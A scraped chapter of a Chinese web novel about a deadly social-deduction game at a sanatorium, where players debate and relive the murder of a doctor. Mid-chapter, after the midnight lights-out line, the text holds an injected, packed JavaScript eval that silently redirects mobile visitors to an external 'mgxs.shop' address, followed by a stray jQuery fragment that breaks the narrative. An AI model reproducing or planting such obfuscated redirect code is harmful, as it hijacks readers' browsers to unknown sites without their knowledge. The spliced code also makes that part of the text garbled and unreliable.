文趣网 > 其他小说 > 贫道也不想跨界执法 > 13. 第 13 章
    主持人将七张牌背朝上的卡牌依次推到每个人面前。

    晏星梧低头看着自己面前那张牌。

    牌面上画着一个穿病号服的小人儿,头顶画着一个大大的红色问号,最上方印着两个字,【病人】。

    下方还有一行极小的字:【你的记忆因药物影响暂时缺失,身份详情将在剧情回溯阶段解锁。】

    病人。

    晏星梧把牌扣回桌面,暗自咬了下后槽牙。

    看起来像是那个特殊的身份。在这场游戏进行到回溯的节点之前,这张牌就相当于一张废纸。

    眼前还有隐隐约约的眩晕感,他闭了一下眼,让丹田里的光团转得快一些,他现在需要清醒,比任何时候都需要清醒。

    “所有人确认身份完毕。”主持人目光扫过全场,“在正式开始之前,我将宣布本局游戏的奖励与惩罚规则。”

    “游戏结束时,获胜方会获得以下奖励:第一,按人数平分3000金币。第二,疗养院身体机能提升卡每人一张。”

    【滴——温馨提示,金币可一比一兑换为游戏积分】

    双胞胎之中戴眼镜的的玩家挑了下眉,平分3000积分,那可真是不小的数目。

    “惩罚规则。”主持人脸上的笑容淡了一分,“游戏失败的一方,无论存活与否,将成为钱金金疗养中心的永久病人。”

    空气好像被压缩了一瞬。

    卷发男人把烟从左边嘴角换到右边嘴角,抖腿的动作比之前慢了半拍。

    “规则宣读完毕。”主持人双手交叠,“首轮夜班操作将在第一轮发言与投票结束后进行。现在,进入第一轮日班,按座位顺序,依次发言,每人一分钟。”他看向坐在桌子末端左手边第一位的卷发男人。

    “那么,就从你开始。”

    卷发男人把烟从左边嘴角换到右边嘴角,挺起了后背坐直,道:“自我介绍一下吧,我叫陆天骄。”

    他把烟从嘴里拿下来,夹在指间,朝桌面上的身份牌努了努嘴,“第一个发言着实没什么可说的,我呢,是好人阵营,具体什么职业,我还不能说。但我可以告诉你们,我这张牌上画了个白大褂。”

    他重新靠回椅背,扫视了一眼全场的其他玩家:“发言一分钟是吧?那我就说一分钟。我抽到牌之后,观察了一下你们的表情。”他的目光从病号服女人扫到微胖女孩儿脸上,最后落在红卫衣男人身上,“三号,你抽牌之后把牌拿得很近,看了很久,咱就是说,一个身份牌而已,几个字,需要看那么久?”

    他笑了一声,把烟从嘴里拿下来,在桌沿上磕了磕,道:“我说完了。”

    主持人看向病号服女人。

    “二号位。”

    病号服女人的手还攥着桌沿,她开口之前先吸了一口气,道:“我叫周岚,是病人牌之一。”

    她的目光落在自己面前扣着的身份牌上,没有看任何人,“那我也说说我看到的,我看到六号抽到牌之后手在抖,我不是说她一定是凶犯,但她的手确实在发抖。”

    她把脸前的头发别到耳后,“我也说完了。”

    主持人看向红卫衣男人。

    “三号位。”

    红卫衣男人低着头,帽子遮住大半张脸,安静了几秒,他才开口:“我叫方赛,是老玩家。”

    “我抽到牌之后看了很久,是因为我……由于之前的一些后遗症,我有时候,看东西会模糊,我得把牌拿近一点,一个字一个字的看,才能看清楚。”他把那只一直摸膝盖的手抬起来,摸着自己的角色牌,“我抽到的是病人阵营,牌上画了个穿病号服的。嗯……就这些了,发言完毕。”

    主持人看向双胞胎之中戴眼镜的男人。

    “四号位。”

    眼睛男人没有立刻开口,他将目光从自己的身份牌上抬起来,缓缓扫过在场所有人。“我叫沈临玉。”他说,“抽到牌之后,我花了大约三秒钟确认牌面信息。”他的笔尖在桌面上轻轻点了一下,看向一号。

    “对于一号我暂时没什么可说的,他看牌的速度很快,可能对自己的身份非常满意,也可能他根本不在乎抽到什么牌,我更倾向于前者。”他顿了顿,继续说,“二号看起来很紧绷,但我注意到她在进入这个院子之后精神一直没有放松过,这个也暂时不论。三号,他说眼睛看不清东西,我对此持怀疑态度,因为刚刚七号进来时他打量七号的样子完全不像是视力障碍。至于我的身份,我是医护,完毕。”

    三号方赛张最想要反驳什么,主持人眼里带着警告看向他,让他又不甘心地闭上了嘴。

    主持人看向身穿浅绿色毛衣的双胞胎之一。

    “好,我是五号,柏临深。”他向众人浅浅笑笑,温和的嗓音不紧不慢地陈述,“刚刚我哥说得很详细,那我就再补充几点,我看到六号看牌之后,她的肩膀线条绷紧了几秒钟,然后才慢慢放松,也许是她抽到的身份让她紧张了,但她用了某种方式让自己平静下来。至于七号,七号在一进门的时候我就发现他整个人的状态并不是很好,或许一会儿他可以为我们解释一下原因。我的话,我只能说,我是好人,但身份和四号不同,就这样。”

    六号位是那个微胖的年轻女孩儿,她十指紧握在一起,磕磕绊绊地发言:“我,我叫李悦,我不知道要怎么玩,我莫名其妙就被拽进来了,这游戏是什么东西,我不知道,不知道……我不是凶手!”

    主持人看向最后一个位置,七号位。

    “我叫晏星梧。”清润的嗓音缓缓道来,残余的一点眩晕感让他的语速比平时稍慢,但吐字很清晰,他说,“五号观察得很仔细,我其实是105号病房的病人,来到牌桌之前在进行其他任务环节,被喂了一次药,然后莫名其妙被带到了这里……说实在的,我现在依然有点晕,状态不好,见谅。”

    他轻咳了一声,又说:“刚刚,没顾得上观察诸位的反应,所以我的发言仅围绕我自己,我是好人,嗯。”

    主持人等他的话音落下,点点头,道:“第一轮日班发言结束,各位,可以投票了。”

    “所有人,三、二、一,请投票。”

    五票弃权,只有两只手真正伸了出来。

    一号陆天骄投了三号方赛,三号方赛投了四号沈临玉。

    主持人看了一眼票型:“弃票人数过多,本轮无人淘汰,直接进入回溯阶段。”

    陆天骄发出一声短促的轻笑:“这么多弃票?”他的目光从方赛扫到周岚,最后落在沈临玉脸上,“行,有意思,你们是真能沉得住气。”

    沈临玉没有看他,他把玩着手里的笔,和身边的柏临深对视一眼,不置可否。

    主持人继续道:“所有玩家将进入全息剧情体验,以第一人称视角经历金小元医生死亡当日发生在3号病区的全部事件。剧情回溯期间,各位无法交流,无法发动技能,仅能作为亲历者观察和感受。回溯结束后,你们会返回牌桌,继续第二轮夜班操作。”

    院子上方的天空一点一点蔓延上暮色,天光的面积越来越小,直到渐渐消失。

    青砖地面的缝隙里涌出灰白色的雾,雾气上升,逐渐吞没了所有人。回溯开始。

    晏星梧睁开眼。

    他看到自己站在一条走廊里,白大褂,听诊器,手里拿着一本病历夹,胸前的牌子上清晰地标明“主治医师晏星梧”。

    嗯?

    他怎么会是主治医师?

    他抽出病历夹翻开,第一页贴着值班表,日期栏里盖着今天的红戳,下面写着——

    三号病区。

    今日值班医生:金小元。

    今日值班护士:柏临深。

    柏临深。五号。原来他是护士长。

    晏星梧合上病历夹,抬起头。

    脚步声从他身后传来。

    一个穿着护工制服的卷发男人从走廊另一头走过来,双手插在裤兜里。

    他经过晏星梧身边时偏过头看了他一眼,脚步没停,只丢下一句:“晏医生,今天的白班不是你值班吧?你不是晚上吗?”

    是一号,陆天骄。

    晏星梧听到自己无奈的声音从嘴里发出来:“替金医生顶一班,他家里有事。”

    卷毛护工点了点头,调侃了一句“辛苦了晏医生,谁让咱们不是关系户呢”,脚步没停,往走廊尽头走去了。

    他的背影在闪烁的日光灯下一明一暗,走到107号病房门口时停了一下,透过观察窗往里看了一眼,然后继续往前走,消失在走廊拐角。

    下午,午休结束后,晏星梧准备查房,走廊另一头传来了推车的轮子声,一个穿着护士制服的男人推着器械车从拐角转出来,车上码着形形色色的药物和摆放整齐的输液瓶。

    他经过晏星梧身边时停了下来。

    “晏医生。”柏临深向晏星梧无奈笑笑,说,“107号房的病人今天下午又不肯吃药,护工去送药的时候他把纸杯打翻了,药片撒了一地,听说护工还挨了他一拳。”

    晏星梧低头看了眼病历夹,107号房,患者是方赛,入院日期三周前,诊断栏写着间歇性狂躁发作。

    病历本上的备注密密麻麻,拒药三次,言语攻击护工两次,上周四在活动室与另一名病人发生肢体冲突,被强制约束隔离一天。

    “今天下午的事是什么时候?”他问。

    “两点半多。”柏临深的手指在推车把手上轻轻敲了敲,“陆护工去送的药,回来的时候嘴角青了一块。我给他拿了个冰袋,他没要,说没事。”

    晏星梧点点头,柏临深也继续推着车走了。

    下午四点十七分,107病房传来一声巨响,伴随着玻璃杯碎裂的脆响和男人的怒骂。

    方赛打翻了护工陆天骄递来的药杯,药片撒了一地,他挥起拳头结结实实砸在了陆天骄的嘴角。

    陆天骄踉跄着后退两步,抹了把嘴角的血渍,没还手,只是冷冷地看了病房里的方赛一眼,转身回了护士站。

    三分钟后,护士长柏临深拿着冰袋走到陆天骄身边,低声说了句什么,把冰袋递了过去。

    陆天骄摆了摆手没接,靠在墙上扯了扯领口,眼神阴鸷地看向107病房的方向。

    下午五点整,金小元来到了医院。

    两人隔着护士站的台面站着,声音压得很低,却带着毫不掩饰的火药味,争执的核心是科室副主任的升职名额。

    院里已经定了,最终人选就在他们两人之间产生,金小元不仅手握核心项目,据说还是关系户,是板上钉钉的第一候选人,而晏星梧是他唯一的竞争者。

    “晏医生,替我值班你也别委屈,论资历论项目,你都没资格跟我争。”金小元把值班表拍在台面上,语气里满是不屑,“安安稳稳呆在你现在的位置上,晚上继续值你的班,别想那些有的没的。”

    晏星梧看着他,没说话,只是把手里的病历夹重重放在了桌上。

    这一幕,被折返回来拿药的柏临深,还有刚换完班的陆天骄,尽收眼底。

    下午五点零七分,203病房的癔症病人周岚突然急性发作,在病房里疯狂打砸,歇斯底里地尖叫着“我不许他走”。

    刚登记完值班记录的晏星梧第一时间冲进去处理,刚按住情绪失控的周岚,就被她反手抄起的金属保温杯狠狠砸中了太阳穴。

    一声闷响,晏星梧眼前一黑,直挺挺地倒在了地上,鲜血顺着额角往下淌,瞬间浸湿了白大褂的领口。闻声赶来的陆天骄和柏临深立刻冲进去制住了周岚,手忙脚乱地把昏迷的晏星梧抬进了观察室。

    等晏星梧再次醒来时,眼神空洞茫然,看着围在床边的人,连自己的名字都想不起来了。

    脑震荡加应激性失忆,诊断结果出来的那一刻,他的主治医生身份被立刻撤销,院里紧急调派了副主任沈临玉接替他后续的工作,今晚先由金小元医生代班。

    而失忆的晏星梧,被转入了105普通病房,从救死扶伤的医生,变成了疗养院里的一名病人。

    晚上八点,金小元回到了三号病区,接替原本晏星梧的夜班。

    他刚到护士站,就和来拿夜间用药的柏临深撞了个正着,柏临深提醒他107病房的方赛情绪依旧不稳定,夜间巡房要多加注意,金小元不耐烦地摆了摆手,只说自己知道了,然后进了医生办公室,再也没出来。

    十点,陆天骄完成了夜间病区的安全巡查,锁上了东西两侧的安全通道门,把钥匙放回了护士站的抽屉里。

    他经过107病房时,再次被里面的方赛叫住,方赛隔着铁门骂骂咧咧,说自己头疼要找医生,陆天骄冷着脸回了句“有事按呼叫铃”,就转身回了护工休息室。

    十一点,副主任沈临玉来到护士站,和护士长柏临深核对了当晚的用药记录,又去105病房看了一眼失忆的晏星梧,确认他已经睡着后,便离开了病区,全程没有和金小元碰面。

    凌晨十二点,病区的熄灯铃准时响起,除了走廊的应急灯,所有病房和办公室的灯都陆续熄灭。;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(newRegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17499256|202650||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    203病房里,癔症病人周岚又开始小声啜泣,嘴里反复念着“不许走”,值班的柏临深过去安抚了近二十分钟,才让她平静下来,回到护士站时,已经是凌晨十二点二十二分。

    凌晨一点,疗养院一楼突然跳闸,全部陷入了黑暗,等检修完成等再次亮起已经是一点一刻。

    凌晨一点二十分,护士站的呼叫铃突然疯狂响起,是107病房的方赛按的。

    柏临深立刻起身往病房走,刚到门口,就看到方赛捂着肚子蜷缩在地上,脸色惨白,说自己胃绞痛得厉害,要找值班医生。

    柏临深立刻用对讲机呼叫医生办公室的金小元,可连呼了三次,都没有任何回应。凌晨一点半,柏临深叫醒了休息室的陆天骄,两人一起往医生办公室走,办公室的门反锁着,无论怎么敲都没人应。

    陆天骄强行撞开了门,眼前的景象让两人瞬间僵在原地——

    金小元倒在办公桌后的地板上,额头被钝器砸出了一个深深的血洞,鲜血浸透了身下的地毯,早已没了呼吸。

    办公桌上的病历散落一地,窗户大开着,冷风卷着深夜的寒气灌进来,吹得纸张哗哗作响。

    凌晨两点,沈临玉接到电话赶回了病区,第一时间封锁了现场,同时报了警。

    他检查了现场,凶器是一把疗养院花园里园丁用的大钳子,上面没有任何新的指纹,金小元的死亡时间被初步判定在凌晨十二点半到一点半之间,办公室的门是从内部反锁的,窗户大开着,窗外的排水管上有新鲜的攀爬痕迹,初步判定凶手是行凶后从窗户翻出,顺着排水管逃离了现场。

    而当晚在病区内的所有人,都成了嫌疑人。

    画面到这里戛然而止。

    翻涌的灰白色雾气散去,四角的天空重新出现在头顶,青砖地面依旧冰凉,石桌上的卡牌泛着冷光,所有人都从回溯的剧情里抽离出来,重新坐回了牌桌前。

    晏星梧带着恍惚醒来,之前隐约的眩晕感彻底消失,所有记忆悉数进入脑海。

    原来如此。

    目前的状况委实有些棘手,他在别人看来也许是嫌疑最大的那一个。“回溯结束,第一轮夜班轮次正式开启。”

    主持人的声音落下,牌桌上的光线瞬间暗了下来,所有人的身影都被笼罩在黑暗里,看不到任何东西。

    一分钟转瞬即逝。

    光线重新亮起,六号位李悦的身影突然一寸寸变成飞灰,脸上带着惊诧和恐惧,全部消失前,她向桌子对面恨恨地看了一眼,一声惨叫都没发出来就彻底消失在了牌桌前。

    “哦呀,可怜的六号,被凶手残忍杀掉了。”主持人啧啧有声,“让我们看看六号是什么身份?啊,原来是清醒病人!”

    “好了,各位可以按序发言了。”主持人指节敲敲桌面。

    所有人的目光瞬间聚焦在陆天骄身上,他往前倾了倾身子,说:“凶手就在我们之间。”

    “我的身份是护工,我认为七号有问题,下午五点的时候,我和护士长亲眼看见他俩在护士站吵翻了天,就为了争抢升职名额,金小元还当众羞辱他,所以七号完全具有动机。”

    陆天骄顿了顿,话锋一转,道:“但我还是那句话,这一轮我依旧建议全票出三号。我还有件事比较好奇,就是二号为什么要袭击七号,发言完毕,二号请吧。”

    病号服女人周岚开口道:“我……我不是凶手,我也没有作案时间。”

    “为什么袭击七号,我不是故意的,上周四在活动室107号房的病人,就是三号,他突然冲过来抓住我,我被他刺激得精神状态一直不好,你们也看到了,那时候我癔症急性发作,被害妄想,已经分不清楚幻想和现实,我把七号当成了要来杀我的人,我是因为看到了一个拿着利器的黑影才发作的。”

    “砸伤七号之后,我被强制约束,绑在床上一直到晚上,八点之后我才被解开约束带,但病房门一直锁着。大家都看到了,当晚十二点熄灯之后,我的癔症发作,一直在病房里哭,柏护长一直在安抚我,他有记录,护士站的记录板上应该也有。他走了之后,一直到凌晨一点半听到外面的动静,我都没敢出门,全程都在病房里,根本没有时间去杀人。我说完了。”

    主持人抬了抬眼,目光落在三号位的方赛身上,冷声道:“二号发言完毕,三号位,请发言。”

    方赛猛地抬起头,头上一直戴着的卫衣帽子被他一把掀到脑后,露出一张布满戾气的脸,眼睛里布满红血丝,一开口就把矛头狠狠扎向了晏星梧,声音因为激动而尖利刺耳:“你们都被他骗了!七号!他才是真正的凶手!”

    他的手指死死指着晏星梧,说:“所有人都看见了!他和金小元事竞争关系!金小元抢了他的项目和晋升副主任的名额,当众羞辱他,他恨金小元,所以他的杀人动机最大!你们居然还怀疑我?”

    “还有!”方赛猛地转头看向周岚,眼神里带着威胁和诱导:“二号,你自己说,你癔症发作,是不是因为他?你砸伤他,难道不是因为你看清了他心里藏着杀心?他就是想借着你砸伤他这件事,装失忆洗清嫌疑!哪有那么巧的事?计划杀人的前几个小时,刚好就失忆了?骗鬼呢!”

    二号周岚被他吼得浑身一缩,深深低下头,垂下的头发遮住半张脸,让人看不清她的表情。

    三号这时又把矛头转向了一号陆天骄:“还有一号,你是不是有病?我下午打了你一拳,你就非要把脏水泼我身上?我是狂躁症发作,不是杀人狂!我被关在107病房里,铁门从外面锁着,我怎么出去杀人?怎么去花园拿钳子?怎么反锁医生办公室的门?只有他晏星梧可以!他是医生,有全病区的钥匙,熟悉医生办公室的布局,知道监控的盲区,甚至连总闸在哪都一清二楚!”

    他越说越激动,“六号李悦为什么死?因为她是清醒病人!她肯定看到了七号杀人的过程!所以晏星梧才连夜杀了她灭口!不然为什么不杀别人,偏偏杀一个全程没说过几句话的新人?”“我告诉你们,我就是个普通的病人,我和金小元无冤无仇,我根本没有杀他的理由!这一轮,我建议,全票挂七号,他才是真正的凶手!发言完毕!”

    方赛的话音落下,整个人还在大口喘着气,眼神凶狠地扫过全场,试图用气势压过所有人。

    沈临玉漫不经心地推了推鼻梁上的金丝边眼镜,镜片后的眼睛先扫了一眼面红耳赤的方赛,嘴角勾起一抹带着嘲讽的笑,他开口道:“三号不必如此激动,在这里并不是谁声音大谁就有理。”